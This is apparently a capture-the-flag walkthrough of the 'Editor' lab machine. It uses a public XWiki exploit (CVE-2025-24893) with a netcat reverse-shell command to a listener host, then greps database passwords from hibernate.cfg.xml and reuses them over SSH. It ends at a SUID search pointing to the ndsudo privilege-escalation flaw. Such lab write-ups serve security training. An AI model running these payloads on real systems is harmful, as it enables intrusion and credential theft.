
A terminal window titled 'nmap@kali: ~' shows the following steps:

- \$ git clone https://github.com/gunzf0x/CVE-2025-24893.git
- Cloning into 'CVE-2025-24893'...
- remote: Enumerating objects: 7, done.
- remote: Counting objects: 100% (7/7), done.
- remote: Compressing objects: 100% (6/6), done.
- remote: Total 7 (delta 1), reused 7 (delta 1), pack-reused 0 (from 0)
- Receiving objects: 100% (7/7), done.
- Resolving deltas: 100% (1/1), done.
- \$ cd CVE-2025-24893
- \$ ls
- CVE-2025-24893.py README.md
- \$ python3 CVE-2025-24893.py -t 'http://editor.htb:8080' -c 'busybox nc 10.10.14.12 5555 -e /bin/bash'
- [*] Attacking http://editor.htb:8080
- [*] Injecting the payload:
- http://editor.htb:8080/xwiki/bin/get/Main/SolrSearch?media=rss&text=%7D%7D%7B%7Basync%20async%3Dfalse%7D%7D%7B%7Bgroovy%7D%7D%22busybox%20nc%2010.10.14.12%205555%20-e%20/bin/bash%22.execute%28%29%7B%7B/groovy%7D%7D%7B%7B/async%7D%7D
- [*] Command executed
- ~Happy Hacking

We got A link lets copy and paste to browser




Hmm.... Looks like a file download however lets look our Netcat



```
Dec 5 15:55
nop@kali: ~
nop@kali: ~
nop@kali: ~/CVE-2025-24893
nop@kali: ~
nop@kali: ~ 146x35


[~] $ nc -lvp 5555
listening on [any] 5555 ...
connect to [10.10.14.12] from (UNKNOWN) [10.10.11.80] 41974
```

BOOM!! We Got revershell!!!!



```
Dec 5 15:55
nop@kali: ~
nop@kali: ~
nop@kali: ~/CVE-2025-24893
nop@kali: ~
nop@kali: ~ 146x35

[~] $ nc -lvp 5555
listening on [any] 5555 ...
connect to [10.10.14.12] from (UNKNOWN) [10.10.11.80] 41974
ls
jetty
logs
start.d
start_xwiki.bat
start_xwiki_debug.bat
start_xwiki_debug.sh
start_xwiki.sh
stop_xwiki.bat
stop_xwiki.sh
webapps
```



Lets use Spawn Shell Command

A screenshot of a terminal window on a Kali Linux system. The terminal shows a user named "nop" at the prompt. The user has run "nc -lvp 5555" to listen on port 5555. A connection from an IP address 10.10.11.80 is established. The user then runs a command to spawn a shell using Python, resulting in a new terminal window titled "xwikieditor:/usr/lib/xwiki-jetty\$".

```
nop@kali:~$ nc -lvp 5555
listening on [any] 5555 ...
connect to [10.10.14.12] from (UNKNOWN) [10.10.11.80] 47640
ls
jetty
logs
start.d
start_xwiki.bat
start_xwiki_debug.bat
start_xwiki_debug.sh
start_xwiki.sh
stop_xwiki.bat
stop_xwiki.sh
webapps
python3 -c 'import pty;pty.spawn("/bin/bash")'
xwikieditor:/usr/lib/xwiki-jetty$
```


Now we need to find some credential well I look searched a lot and I got a file name

hibernate.cfg.xml

it locate **/usr/lib/xwiki/WEB-INF**

use the command

cat hibernate.cfg.xml | grep password




```
grep: x86_64-linux-gnu/libxmlsec1-openssl.so.1: binary file matches
grep: x86_64-linux-gnu/libply-splash-core.so.5.0.0: binary file matches
grep: x86_64-linux-gnu/libply-boot-client.so.5.0.0: binary file matches
grep: x86_64-linux-gnu/libnssutil3.so: binary file matches
grep: x86_64-linux-gnu/libcups.so.2: binary file matches
grep: x86_64-linux-gnu/libc.so.6: binary file matches
grep: x86_64-linux-gnu/loader_attic.so: binary file matches
grep: x86_64-linux-gnu/libdbus-1.so.3: binary file matches
grep: x86_64-linux-gnu/libqmi-glib.so.5.9.0: binary file matches
xwiki@editor:/usr/lib wiki$ cd wiki
cd wiki
bash: cd: wiki: No such file or directory
xwiki@editor:/usr/lib$ cd xwiki
cd xwiki
xwiki@editor:/usr/lib/xwiki$ ls
META-INF redirect resources skins templates WEB-INF
xwiki@editor:/usr/lib/xwiki$ cd WEB-INF
cd WEB-INF
xwiki@editor:/usr/lib/xwiki/WEB-INF$ ls
cache          jetty-web.xml  version.properties
classes         lib        web.xml
fonts           observation  xwiki.cfg
hibernate.cfg.xml portlet.xml  xwiki-locales.txt
jboss-deployment-structure.xml sun-web.xml  xwiki.properties
xwiki@editor:/usr/lib/xwiki/WEB-INF$ cat hibernate.cfg.xml | grep "password"
cat hibernate.cfg.xml | grep "password"
<property name="hibernate.connection.password">[REDACTED]</property>
<property name="hibernate.connection.password">xwiki</property>
<property name="hibernate.connection.password">xwiki</property>
<property name="hibernate.connection.password"></property>
<property name="hibernate.connection.password">xwiki</property>
<property name="hibernate.connection.password"></property>
xwiki@editor:/usr/lib/xwiki/WEB-INF$
```

Yeahhhh!!!! We got the password save this password it might be helpful again!!

Now we need to know the user

we can use **cat /etc/passwd** or **cd /home** and **ls** so there will be a user



```
games:x:5:60:games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-network:x:101:102:system Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve,x:102:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:104::/nonexistent:/usr/sbin/nologin
systemd-timesync,x:104:105:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
pollinate,x:105:1::/var/cache/pollinate:/bin/false
sshd:x:106:65534::/run/sshd:/usr/sbin/nologin
syslog,x:107:113::/home/syslog:/usr/sbin/nologin
uuid,x:108:14::/run/uuid:/usr/sbin/nologin
tcpdump,x:109:15::/nonexistent:/usr/sbin/nologin
tss,x:110:116:TPM software stack,,,:/var/lib/tpm:/bin/false
landscape,x:111:17::/var/lib/landscape:/usr/sbin/nologin
fwupd-refresh,x:112:118:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
usbmux,x:113:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
lxd,x:999:100::/var/snap/lxd/common/lxd:/bin/false
dnsmasq,x:114:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
mysql,x:115:121:MySQL Server,,,:/nonexistent:/bin/false
tomcat,x:998:998:Apache Tomcat:/var/lib/tomcat:/usr/sbin/nologin
xwiki,x:997:997:Wiki:/var/lib/xwiki:/usr/sbin/nologin
netdata,x:996:999:netdata:/opt/netdata:/usr/sbin/nologin
oliver,x:1000:1000,,,:/home/oliver:/bin/bash
_laurel,x:995:995::/var/log/laurel:/bin/false
xwiki@editor:/usr/lib/xwiki/WEB-INF$ cd /home
```

```
Dec 5 16:09          10.10.14.12  10%  35%  0%  0.0 kB  3.3 kB
nop@kali: ~ 119x27
systemd-network:x:101:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:102:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:104::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:104:105:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
pollinate:x:105:1::/var/cache/pollinate:/bin/false
sshd:x:106:65534::/run/sshd:/usr/sbin/nologin
syslog:x:107:113::/home/syslog:/usr/sbin/nologin
uuidd:x:108:114::/run/uuidd:/usr/sbin/nologin
tcpdump:x:109:115::/nonexistent:/usr/sbin/nologin
tss:x:110:116:TPM software stack,,,:/var/lib/tpm:/bin/false
landscape:x:111:117::/var/lib/Landscape:/usr/sbin/nologin
fwupd-refresh:x:112:118:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
usbmux:x:113:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
lxdf:x:999:100:/var/snap/lxd/common/lxd:/bin/false
dnsmasq:x:114:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
mysql:x:115:121:MySQL Server,,,:/nonexistent:/bin/false
tomcat:x:998:998:Apache Tomcat:/var/lib/tomcat:/usr/sbin/nologin
xwiki:x:997:997:XWiki:/var/lib/xwiki:/usr/sbin/nologin
netdata:x:996:999:netdata:/opt/netdata:/usr/sbin/nologin
oliver:x:1000:1000,,,,:/home/oliver:/bin/bash
_laurel:x:995:995::/var/log/laurel:/bin/false
xwiki@editor:/usr/lib/xwiki/WEB-INF$ cd /home
cd /home
xwiki@editor:/home$ ls
ls
oliver
xwiki@editor:/home$
```

Now Confirm that there is only one user

oliver

and we already know ssh is open so lets try to connect through ssh

so lets use **ssh oliver@10.10.11.80**

```
Dec 5 16:10          10.10.14.12  7%  35%  0%  0.0 kB  3.3 kB
nop@kali: ~ 136x33
[nop@kali]~]
$ ssh oliver@10.10.11.80
oliver@10.10.11.80's password:
```

Enter the password that we found

```
nop@kali:~$ ssh oliver@10.10.11.80
oliver@10.10.11.80's password:
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-151-generic x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/pro

System information as of Fri Dec 5 10:40:12 AM UTC 2025

System load: 0.08      Processes: 235
Usage of /: 73.9% of 7.28GB  Users logged in: 0
Memory usage: 41%      IPv4 address for eth0: 10.10.11.80
Swap usage: 59%

Expanded Security Maintenance for Applications is not enabled.

4 updates can be applied immediately.
To see these additional updates run: apt list --upgradable

4 additional security updates can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Fri Dec 5 10:40:13 2025 from 10.10.14.12
oliver@editor:~$
```

Hurray!!! We are in!! now use ls and there it is user.txt

```
nop@kali:~$ ssh oliver@10.10.11.80
oliver@10.10.11.80's password:
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-151-generic x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/pro

System information as of Fri Dec 5 10:40:12 AM UTC 2025

System load: 0.08      Processes: 235
Usage of /: 73.9% of 7.28GB  Users logged in: 0
Memory usage: 41%      IPv4 address for eth0: 10.10.11.80
Swap usage: 59%

Expanded Security Maintenance for Applications is not enabled.

4 updates can be applied immediately.
To see these additional updates run: apt list --upgradable

4 additional security updates can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Fri Dec 5 10:40:13 2025 from 10.10.14.12
oliver@editor:~$ ls
user.txt
oliver@editor:~$ cat user.txt
oliver@editor:~$
```

Next Step privilege escalation


To find we will use this command

Find / -perm /4000 2>/dev/null



```
oliver@editor:~$ find / -perm 4000 2>/dev/null
/opt/netdata/usr/libexec/netdata/plugins.d/cgroup-network
/opt/netdata/usr/libexec/netdata/plugins.d/network-viewer.plugin
/opt/netdata/usr/libexec/netdata/plugins.d/local-listeners
[red] /opt/netdata/usr/libexec/netdata/plugins.d/ndsudo
/opt/netdata/usr/libexec/netdata/plugins.d/ioping
/opt/netdata/usr/libexec/netdata/plugins.d/nfacct.plugin
/opt/netdata/usr/libexec/netdata/plugins.d/ebpf.plugin
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/su
/usr/bin/umount
/usr/bin/chsh
/usr/bin/fusermount3
/usr/bin/sudo
/usr/bin/passwd
/usr/bin/mount
/usr/bin/chfn
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/libexec/polkit-agent-helper-1
oliver@editor:~$
```

Hmm....Well I haven't seen **ndsudo** before lets search it online and see any privesc



Google

ndsudo

All Mode All Images Videos Shopping News Short videos More Tools

AI Overview Listen

ndsudo is a helper tool included with the Netdata Agent software, designed to run specific, restricted commands with root privileges. It has been associated with a significant local privilege escalation vulnerability (CVE-2024-32019). ↗

Function

The primary function of ndsudo is to allow the non-privileged Netdata service to execute certain external system commands that require root access (like nvme-list or arconf). It is installed as a root-owned executable with the SUID bit set, which allows it to run with elevated privileges.

Show more ▾

National Institute of Standards and Technology (gov) https://nvd.nist.gov/vuln/detail/CVE-2024-32019 ↗

CVE-2024-32019 Detail - NVD 12 Apr 2024 — Netdata is an open source observability tool. In affected versions the 'ndsudo' tool shipped with affected versions of the Netdata Agent allows an attacker to ...

Rapid7 https://www.rapid7.com/cve/cve_2024_32019 ↗

Netdata ndsudo privilege escalation 20 Aug 2025 — The 'ndsudo' is a tool shipped with Netdata Agent. The version v1.45.0 and below contain vulnerability, which allows an attacker to gain ...

